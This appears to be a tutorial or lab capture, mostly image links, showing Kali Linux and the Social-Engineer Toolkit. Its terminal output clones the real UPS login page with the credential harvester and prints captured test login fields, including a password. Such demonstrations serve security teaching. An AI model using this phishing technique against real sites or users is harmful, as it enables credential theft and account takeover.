






Kali Installation








SET Toolkit












```
10.0.2.15 Shell No. 1
File Actions Edit View Help
Kali NetHunter Exploit-DB Google Hacking DB
be standard forms and use the "IMPORT" feature. Additionally, really
important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesn't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perspective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [10.0.2.1
5]:
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:https://ups.com/lasso/login

[*] Cloning the website: https://ups.com/lasso/login
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are a
vailable. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
```




```
Shell No. 1
File Actions Edit View Help
Kali NetHunter - Exploit-DB - Google Hacking DB
, "Chrome PDF Viewer", "Chromium PDF Viewer", "Microsoft Edge PDF Viewer", "WebKit built-in PDF"]}]
PARAM: crc={"window.chrome": "-not-existent"}
PARAM: t=e9000f6300010de463ac4333923cf73203a94e1b
PARAM: u=53c2d6f818ad5390a6f55e7357a05c29
PARAM: nap=1113333333133333333
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.

10.0.2.15 - - [25/Jan/2023 05:08:35] "POST /akam/13/pixel_3226bae7 HTTP/1.1" 302 -
10.0.2.15 - - [25/Jan/2023 05:08:56] "GET /nuance/nuance-chat.html?IFRAME&nuance-frame-ac=0 HTTP/1.1" 404 -
[*] WE GOT A HIT! Printing the output:
PARAM: CSRTToken=7eae7941846c6a5b14b60f470833d45
PARAM: loc=null
PARAM: returnto=null
POSSIBLE PASSWORD FIELD FOUND: forgotpassword=YZ
PARAM: connectWithSocial=YZ
PARAM: g-recaptcha-response=
POSSIBLE USERNAME FIELD FOUND: userID=testemail@gmail.com
POSSIBLE PASSWORD FIELD FOUND: userID=testemail@gmail.com
POSSIBLE PASSWORD FIELD FOUND: password=TestP@ssw0rd
POSSIBLE PASSWORD FIELD FOUND: getTokenWithPassword=
PARAM: ioBlackBox=0400bpNfiPCR/AUNf94lis1ztu7ku9zhQkaodPd0Z10KBmr8f0jGeo/vn4z8/yX9hyTE1qBH7CuG2cYMgog1WtCs0txF6Ft8Ea5XMcguyFatSMYY2znqInalAYs//BPd61qfyF+M9Aoqu4iPFo95MJnc7pftEMbAttPKhHGK+YNUZU7Ul3FdR/0x2KV46r0SrTSJLuz+HM3F1yn9LhP5/
```